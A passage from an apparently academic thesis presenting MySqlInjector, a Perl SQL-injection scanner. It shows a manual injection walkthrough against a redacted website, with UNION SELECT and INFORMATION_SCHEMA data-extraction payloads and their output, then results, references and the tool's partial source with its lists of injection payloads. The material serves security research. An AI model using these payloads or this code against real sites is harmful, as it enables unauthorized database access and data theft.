
In figure 5.24 the website appears to be safe and normally behaves against normal actions from users.



http://www.[redacted].org/index.php?id=1

[redacted]

Figure 5.24: Page Loads Normally With Normal Request.




http://www.[redacted].org/index.php?id=1 AND 1='

[redacted]

```
Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in /home/[redacted]/www/funkcje.php on line 1268

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /home/[redacted]/www/funkcje.php on line 1269
```


Figure 5.25: Displaying Error When Appending Attacking Pattern.

From figure 5.25 it seems that the site is vulnerable to SQL injection attack, now it is time to extract the number of infected columns in the database through the order by attack as shown in figure 5.26.



http://www.[redacted].org/index.php?id=1 order by 1--


Figure 5.26: Page Loads Normally and Number of Infected Columns is 1.



http://www.[redacted].org/index.php?id=-1 UNION SELECT 1--

Figure 5.27: The Database Entry Through Column 1.

Now the database version can be obtained from the hole through the command VERSION() as shown in figure 5.28.



```
http://www.a[redacted].org/index.php?id=-1 UNION SELECT VERSION()--
```


[redacted]

[redacted]

```
5.0.33-log
```

Figure 5.28: Obtaining Database Version.

At this point extracting the data from the database about tables and columns is quite easy, through INFORMATION_SCHEMA.COLUMNS as shown in figure 5.29.




```
›hp?id=-1 UNION SELECT CONCAT(TABLE_NAME,0x3a,COLUMN_NAME,0x3a,TABLE_SCHEMA) FROM INFORMATION_SCHEMA.COLUMNS--
```

[redacted]

[redacted]

```
uploadfile_test:info:[redacted]
```

Figure 5.29: Information about Tables.



```
                 Enter the URL you want to check.....
        http://www.[redacted].org/index.php?id=1


        [+] The URL is Valid...
--------------------------------------------------------------------
        [+] Connecting....
        [+] Connected.....
        [+] Injecting Attacks.....
        [+] Checking SQL Vulnerability.....
--------------------------------------------------------------------
      ■ [+] Vulnerable to SQL Injection...
--------------------------------------------------------------------
        [+] Injecting Attacking Vectors.....
        [+] Parsing HTML page Sources.....

      ■ Successful Attacking Pattern:  AND SUBSTRING(VERSION(),1,1)=5

        [+] Getting Database Version....
--------------------------------------------------------------------
      ■ [+] Database: 5.0.85-Community Version: 5 ...
--------------------------------------------------------------------
        [+] Extracting Number of Defective Columns...
        [+] Number of Defective Columns is: 1
        [+] Data can be Extracted from Tables through:


                  ---------------------
               ■     :: Exploit ::
                  ---------------------

 http://www.[redacted].org/index.php?id=1+UNION+SELECT+1+FROM+INFORMATION_SCHEMA.C
OLUMNS

      ■ [+] To get data replace one defective column with :

          GROUP_CONCAT(TABLE_NAME,0x3a,COLUMN_NAME,0x3a,TABLE_SCHEMA)

        [+] Checking against Forbidden Protection..
      ■ [+] The site is NOT protected by FORBIDDEN filter

D:\Perlcodes>
```

Figure 5.30: Showing an Automated Penetration Test to Detect The Vulnerability.

From figure 5.30, it is clear that the results of scanning websites using MySqlInjector satisfies and matches the results of manual penetration test, which indicates the accurateness in automating the penetration test results.

5.6 Results Discussion

While conducting penetration test using MySqlInjector web scanning tool, strong relationships were found between the efficiency of the injected attacking vectors and the web page response, represented in the resulted HTML page source from the request, to act as an indicator which determines SQL injection vulnerability. Moreover, parsing the HTML page source and measuring the difference in bytes size between normal page request and injected page request to distinguish between true and false responses or true and error responses has also few false positives, because some websites respond differently every time they are requested, even if all requests are normal requests, these false positives occur in extracting the number of defected columns in the database. For this reason MySqlInjector tolerates with acceptable amount of changes of byte size to shape a limit range, and any value fall in this range it will be considered as true response.

Eventually, examining a website using MySqlInjector against SQL injection holes may vary in response time from website to another, these differences refer to the websites themselves, some websites may have slowness in response time due to high load on the web servers or maybe the hardware resources are not capable to support high availability, which decreases the availability of services. MySqlInjector took more scanning time for specific websites than others due to slowness in these websites, as conducting manual penetration test also took longer time for these websites, but for some others it was faster in both manual penetration test and automated penetration test using MySqlInjector.

The results of using MySqlInjector in detecting SQL injection holes were useful for penetration testers, web developers, system administrators, and web masters, because

MySqlInjector trends to show the actual and hidden vulnerabilities by analyzing each component individually, in order to help those people who support the infected website to locate the actual bugs to be fixed. Where the flaws are located and identified in the HTML structure or in input validation problems or in database design. Furthermore, MySqlInjector has shown 96% of correctness rate, which is considered as high ability in analyzing each component individually through:

- Showing the SQL injection vulnerability in the infected script.
- Proving the vulnerability by extracting database version.
- Calculating the number of infected columns in the database.
- Locating the infected columns through the HTML responses.
- Forming the possible exploit that could be a serious threat on the infected website.
- Checking against character filters and forbidden protections, whither they are exist or not.
- Checking against the possibility of exceeding these protections by encoding attacking patterns or adding new tokens to the attacking patterns.

CHAPTER SIX

CONCLUSION AND RECOMMENDATION

6.1 Contributions

This study has two major contributions the first one is the good utilization of the web server responses after attacking it, through HTML parser and the byte size of the web page source technique to measure any changes in the web page source that indicate security flaws in the website. Actually, this technique implies measuring the amount of changes in the HTML page source after injecting the web page with shaped attacking vectors, in order to enable the tool to understand the web server responses after attacking it and to compare the response after attacking with the response before attacking by calculating the byte size of each response and to measure the difference to distinguish between the true and false responses.

The second contribution is shaping a wide variety of attacking patterns depending on three advanced features which are true/false based blind SQL injection, true/error based blind SQL injection, and order by based blind SQL injection. Furthermore, applying those features in shaping the attacking patterns will increase the chance of exposing the hidden SQL injection vulnerabilities and extracting the data from the backend database. This approach is much powerful if it is combined with the HTML parser technique, where the high sensitivity of the HTML parser and the powerful attacking patterns are enough capable to act as a creative attacker, in order to detect the hidden SQL injection vulnerabilities and to extract data from the website's database.

6.2 Conclusion

SQL injection attack is one of the most serious threats on the internet. One of most important factors in detecting this vulnerability is the high ability to shape efficient attacking patterns that are able to trick and confuse the targeted web server to force it to behave abnormally, in case it is vulnerable. Involving blind SQL injection based on true/false, true/error, and order by in shaping the attacking patterns will certainly force the target to display some notifications which indicate the vulnerability, measured by the HTML parser technique, which is very sensitive against any changes in the HTML page source after the injection process. Employing all these techniques together will produce an efficient web scanning tool that is capable to expose SQL vulnerabilities.

6.2 Limitations

Due to time and fund constraints, the domain of this study could not be expanded to cover more critical aspects of detecting web vulnerabilities, such as cross-site scripting and IFRAME vulnerabilities. These vulnerabilities are with SQL injection vulnerability form the most serious threats on the web.

6.3 Recommendation

For future works on this study, the scope should be extended to include detecting other web vulnerabilities such as cross-site scripting and IFRMAE vulnerabilities. Moreover, detecting operating system level flaws for web servers such as buffer overflow, zero day, and remote command execution will certainly make this solution more powerful for penetration testers, to help them to automate the penetration testing process.

REFERENCES

Anley, C. (2002). Advanced SQL Injection In SQL Server Applications. *An NGSSoftware Insight Security Research (NISR) Publication.* Retrieved from http://www.ngssoftware.com

Basta, A., & Halton, W. (2008). *Computer Security and Penetration Testing.* USA: Thomson Course Technology.

Benini, M., & Sicari, S. (2008). Risk assessment in practice: A real case study. *Computer Communications.* 31(2008), 3691-3699.

Cardellini, V., Casalicchio, E., Colajanni, M., & Yu, P., S. (2002). The State of the Art in Locally Distributed Web-Server Systems. *ACM Computing Surveys*, 34(2). 263-311.

Danan, V. (2006, Jun 12). Use THTTPD as your Web server when Apache is overkill. *TechRepublic.* Retrieved from http://articles.techrepublic.com.com/5100-10878

Failed firm banned from selling customers' personal data. (2009, September). *Network Security*, 1-1.

Fu, X., & Qian, K. (2008, July 21). SAFELI-SQL Injection Scanner Using Symbolic Execution. *TAV-WEB- Workshop on Testing, Analysis and Verification of Web Software*, 34-39. Americus, Georgia USA.

Ghezzi, C., Jazayeri, M., & Mandrioli, D. (1994). *Fundamental of software engineering.* Upper Saddle River, NJ, USA: Prentice Hall.

Halfond, W. G. J., & Orso, A. (2005, Nov 7). EMNESIA: Analysis and Monitoring for Neutralizing SQL-Injection Attacks. *ASE '05*, 174-183. doi: 1-58113-993-4/05/0011/ACM. Long Beach, California, USA.

Heijstek, W., & Chaudron, M. R. V., (2008). Evaluation RUP Software Development Process Through Visualization of Effort Distribution. EuroMicro Conference Software Engineering and Advanced Applications, 34, 266-273. Doi: 10.1109/SEAA.

Jaferian, P., Elahi, G., Shirazi, M., & Sadeghian, B. (2005). RUPSec: Extending Business Modeling and Requirements Disciplines of RUP of Developing Secure Systems. *Proceeding of the 2005 EUROMICRO Conference on Software Engineering and Advanced Applications*, 31, IEE Computer Society.

Kals, S., Kirda, E., Kruegel, C., & Jovanovic, N. (2006). SecuBat: A Web Vulnerability Scanner. International World Wide Web Conference Committee IW3C2, 2, 247-256, Edinburgh, Scotland.

Kemalis, K., & Tzouramanis, T. (2008). SQL-IDS: A Specification-based Approach for SQL-Injection Detection. SAC '08. 2153-2158. Fertaleza, Ceara, Brazil.

Kiezun, A., Guo, P. J., Jayaraman, K., & Ernst, M. D. (2009, May 16). Automatic Creation of SQL Injection and Cross-Site Scripting Attacks. *ICSE '09*. 199-209. Vancouver, Canada.

Kruchten, P., (2002). Tutorial: Introduction to the Rational Unified Process. *ICSE '02*. 703-703. Orlando, Florida, USA.

Lemos, R. (2005). Flawed USC admissions site allowed access to application data. *SecurityFocus*. Retrieved from http://www.securityfocus.com/news/11239

Midian, P. (2003). How to ensure effective penetration test. *Information Security Technical Report*, 8(4), 65-77.

Mattsson, U. (2007, July). Defending the Database. *Network Security*, 14-17.

Newson, A. (2005, Dec). Network Threats and Vulnerability Scanner, *Network Security*, 13-15.

Roichman, A., & Gudes, E. (2007, June 22). Fine-grained Access Control to Web Database. *SACMAT '07*, 31-40, Sophia, Antipolis, France.

Su, Z., & Wassermann, G. (2006, January 11). The Essence of Command Injection Attack in Web Applications. *POPL '06*, 372-382, Charleston, South California, USA.

Tonella, P., & Ricca, F. (2004). A 2-Layer Model for the White-Box Testing of Web Applications, *6th IEEE International Workshop on Web Site Evolution WSE'04 6*, 100-107, DOI: 10.1109/WSE.2004.10012.

Tudoroiu, R., Cretu, V., & Paquet, J. (2009). Investigation using Rational Unified Process (RUP) Diagrams for Software Process Modeling. *Proceeding of the International Multi-conference on Computer Science and Information Technology*, 4, 19-26.

Whittaker, A., & Newman, D. (2006). *Penetration Testing Network Defense.* Indianapolis, USA: Cisco Press.

Wright, C., Freedman, B., & Liu, D. (2008). *The IT Regulatory and Standards Compliance Handbook.* Burlington, MA, USA: Syngress Publishing.

APPENDICES

APPENDIX A

MySqlInjector Source Code

```
#!/usr/bin/perl -w

use strict;

use warnings;


use List::Util qw(first min);

use LWP::UserAgent;

use URI::URL;

use HTTP::Request;

use HTML::Parser;

use bytes;


############################################# SUBs Prototypes

sub usage;

sub check_Vulnerability($);

sub get_HTTP_Request($$);

sub check_PageContent($$);

sub execute_SQL_Attack($);

sub parse_HTML_Page($);

sub check_Forbidden($);

############################################ SUBs Prototypes


my $url;

my $path;
my $sql;
my $userAgent;
my $strCon;
my $counter = 0;
my $ok;
my $forbidden;
my $dataBaseVersion;

my %attacks = (1 => "'",                # First Attacking Patterns /*
          2 => "hi' OR 1=1--",  #
          3 => " AND 1='",
          4 => " AND 1=",
          5 => " AND 1=0--",
          6 => " AND 1=1/*",  #
          7 => " AND 1=2/*",  #
          8 => " AND 1=0",
          9 => " AND 1=2",
          10 => " AND 1=1--",
          11 => " AND 1=2--"
          );
my %byteSum = ();
my %endTails = ();
################################### Calling Subs
usage;
if(check_Vulnerability($url))
{
  execute_SQL_Attack($url);
}
```

```
else
{ print "-------------------------------------------------------\n";print "\t[-] This URL is NOT Vulnerable to SQL
Injection Attack\n";}
################################### End Calling Subs

sub usage{
   print "\n\n";
   system('cls');
   system('color c');
   print
"@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@\n";
   print
"@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@\n";
   print "@@@@@@@@@@@@@@@@@@@@@@@@@@@   WELCOME TO MYSQLINJECTOR
@@@@@@@@@@@@@@@@@@@@@@@@\n";
   print "@@@@@@@@@@@@@@@@@@@@@@@@@@@      Powered By Perl
@@@@@@@@@@@@@@@@@@@@@@@@\n";
   print
"@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@\n";
   print
"@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@\n\n\n";

   print "\t\t Enter the URL you want to check.....\n\t";
   $url = <STDIN>;
```

```
    chomp $url;
}



sub check_Vulnerability($){

    my $url = shift;
    if($url =~ /=[^\s]+\z/){   # Checking the URL if it contains Query String or NOT

        print "\n\n\n\n\t[+] The URL is Valid...\n";
        print "-----------------------------------------------------------------\n";
        sleep 1;
        print "\t[+] Connecting....\n";
        sleep 3;
        print "\t[+] Connected.....\n";
        sleep 1;
        print "\t[+] Injecting Attacks.....\n";
        sleep 3;
        print "\t[+] Checking SQL Vulnerability.....\n";

############################################################################################
############################
        for (1.. keys %attacks){    # TRying All initial Attacking Patterns on the URL . to see the vulnerability
            my $result = get_HTTP_Request($url, $attacks{$_});
            if($result eq "not-vul"){
                print "\t[-] NOT Vulnerable....Trying other Attacking Pattern....\n";
            }
            else{
```

```
          print "----------------------------------------------------------------\n\t[+] Vulnerable to SQL
Injection...\n"; print "----------------------------------------------------------------";
          return 1;
          last;
        }
      #print "\n\nWeb Page after Attacking... \n------------------------------\n\n",$result,"\n\n\n";
     # @vuln_Result2 = check_PageContent($content2);

      #if( $#vuln_Result1 == -1 && $#vuln_Result2 != -1 ){print "\t---------------------------------------------
-----\n";; print "\t\t[+] Vulnerable^ to [$attacks{$_}].......\n"; print "\t-----------------------------------------------
--\n"; return 1; last;}
      #if($content1 eq $content2){ print "\t------------------------------------------------\n";; print "\t\t[+]
NOT Vulnerable^ to [$attacks{$_}].......\n"; print "\t------------------------------------------------\n"; return 0;
last;}

      #for my $y (0..$#vuln_Result2){

        #for(my $i=0; $i < $#vuln_Result2; $i++){

          #if($vuln_Result2[$y] eq $vuln_Result1[$i]){
            #$counter +=1;
          #}
        #}
      #}

      #if($counter == $#vuln_Result2){ print "\n[+] Not Vulnerable.....\n"; print "\t---------------------------
----------------------\n"; print "\t\t[+] NOT Vulnerable to [$attacks{$_}].......\n"; print "\t-------------------------
------------------------\n"; return 0; last;}
```

```
            #elsif($counter < $#vuln_Result2){ print "\t-----------------------------------------------\n";; print
"\t\t[+] Vulnerable^ to [$attacks{$_}].......\n"; print "\t-----------------------------------------------\n"; return 1;
last;}
            #else{print "\n Unknown\n";}
        }
        #my $result = check_PageContent($content1);
        #print $content;
    }
    else{
            sleep 1;
            print "\n\n\t [+] This URL cannot be checked......\n";
            sleep 1;
            return 0;
            print "\t [+] Terminating......\n\n";
            sleep 2;
        }
}

sub check_PageContent($$){


    my $retrn;
    my ($h_a, $h_b ) = ($_[0], $_[1]);
    if($h_a eq $h_b){ $retrn = "not-vul"; return $retrn;}
    my @h_a = split(/\n/, $h_a);
    my @h_b = split(/\n/, $h_b);
    foreach $a (@h_a){
        $ok = 0;
        if($a =~ /\w/){
            foreach (@h_b){
                if($a eq $_){ $ok = 1;}
            }
        }
        else {$ok =1;}
        $retrn = $a;
        last if $ok ne 1;
    }
    return $retrn;

    #my $strErrors = "You have an error-in your SQL syntax-MySQL server version-has been deleted from our database-error-Error-SELECT Query failed:-Query failed-Failed SQL Statement ERROR-Database ERROR:-Query: SELECT-Warning: mysql_fetch_array():-Warning: mysql_num_rows():-supplied argument is not a valid MySQL result-Invalid argument-supplied for foreach()-foreach()-Unknown column";
    #my @error_Tokens = split(/-/,$strErrors);
    #my @listed_Errors=();
    #foreach (@error_Tokens){
        #if($h_b =~ m/$_/){
            #push (@listed_Errors, $_);
        #}
    #}
    #return @listed_Errors;
}



sub get_HTTP_Request($$){
    my ($url_a, $url_b, $tail) = ($_[0], $_[0], $_[1]);

    $url_b .= $tail;

    my $html_Text_a = get_HTML($url_a);

    my $html_Text_b = get_HTML($url_b);

    my $return = check_PageContent($html_Text_a, $html_Text_b);

    return $return;

}


sub get_HTML($){


    $strCon = "";

    my $target_URL = shift;

    $userAgent = LWP::UserAgent->new;

    $userAgent->timeout(120);

    my $request = new HTTP::Request('GET', $target_URL);

    my $response = $userAgent->request($request);

    my $content = $response->content();

    print "\n\n\t Error:: Cannot Reach the Source of this web page....\n\n" unless defined $content;

    $content = parse_HTML_Page($content);

    return $content;

}


sub parse_HTML_Page($){


    my $con = shift;

    $forbidden = 0;

    if($con =~ /<title>403 Forbidden<\/title>/ || $con =~/<h2>Forbidden<\/h2>/){
        $forbidden = 1;
    }
    my $parser = HTML::Parser->new(api_version => 3, text_h => [\&textElem, 'text']);
    $parser->parse($con);
    return $strCon;
}

sub textElem{

    my $text = shift;
    $text .= " ";
    if($text =~ m/^\s+$/){}
    else{ $strCon .= $text;}
    return $strCon;
}

sub execute_SQL_Attack($){       # Injecting Attacking Vectors to Extract the Data.....

    my $defURL = shift;
    my $html1;
    my $html2;
    my $oddSum = 0;
    my $evenSum = 0;
    my $numOfColumns = 0;
    my $exploit= "";
    my $ext = 0;
    my $endTail;
    my $strLen1;
```

```
  my $strLen2;
  $dataBaseVersion="";

  sleep 2;
  print "\n\t[+] Injecting Attacking Vectors.....\n";
  sleep 2;
  print "\t[+] Parsing HTML page Sources.....\n";
  sleep 2;
  my %tails = (1 => " AND SUBSTRING(VERSION(),1,1)=5",
        2 => " AND SUBSTRING(VERSION(),1,1)=4",
        3 => " AND SUBSTRING(UNHEX(HEX(VERSION())),1,1)=5",
        4 => " AND SUBSTRING(UNHEX(HEX(VERSION())),1,1)=4",
        5 =>
"%20%41%4E%44%20%53%55%42%53%54%52%49%4E%47%28%55%4E%48%45%58%28%48%45
%58%28%56%45%52%53%49%4F%4E%28%29%29%29%2C%31%2C%31%29%3D%35",
        6 =>
"%20%41%4E%44%20%53%55%42%53%54%52%49%4E%47%28%55%4E%48%45%58%28%48%45
%58%28%56%45%52%53%49%4F%4E%28%29%29%29%2C%31%2C%31%29%3D%34"
        );
  $html1 = get_HTML($defURL);
  $strLen1 = bytes::length($html1);
  for(1.. keys %tails){
    my $fullURL = $defURL.$tails{$_};
    $html2 = get_HTML($fullURL);
    $strLen2 = bytes::length($html2);
    #print "Bytes Size: \n$strLen1 \n $strLen2\n";
    if($strLen1 == $strLen2){
      print "\n\tSuccessful Attacking Pattern: $tails{$_}\n\n";
```

```
        if($_ % 2 ==0){
            $dataBaseVersion = "Database: 4.0-Community Version: 4 ";
        }
        else {
            $dataBaseVersion = "Database: 5.0.85-Community Version: 5 ";
        }
        last;
    }
    else{
        print "\n\tAttacking Pattern:$tails{$_}\n";
        if($_ % 2 ==0){
            if(($strLen1 - $strLen2) < 0){ $evenSum += (-1 * ($strLen1 - $strLen2))}
            else {$evenSum += ($strLen1 - $strLen2)}
            #print "\nEVN: $evenSum\n";
        }
        else {
            if(($strLen1 - $strLen2) < 0){ $oddSum += (-1 * ($strLen1 - $strLen2))}
            else {$oddSum += ($strLen1 - $strLen2)}
            #print "\nODD: $oddSum\n";
        }
    }
}
if($dataBaseVersion eq ""){
    print "\n\tByte size \@version 4: [$evenSum] bytes \n\tByte size \@version 5: [$oddSum] bytes\n";
    sleep 1;
    print "\n\t[+] Comparing HTML Size in Bytes.....\n";
    sleep 2;
    print "\t[+] Getting Database Version....\n";
```

```
        sleep 1;
        if($oddSum < $evenSum){$dataBaseVersion = "Database: 5.0.85-Community Version: 5 "}
        else{$dataBaseVersion = "Database: 4.0-Community Version: 4 "}
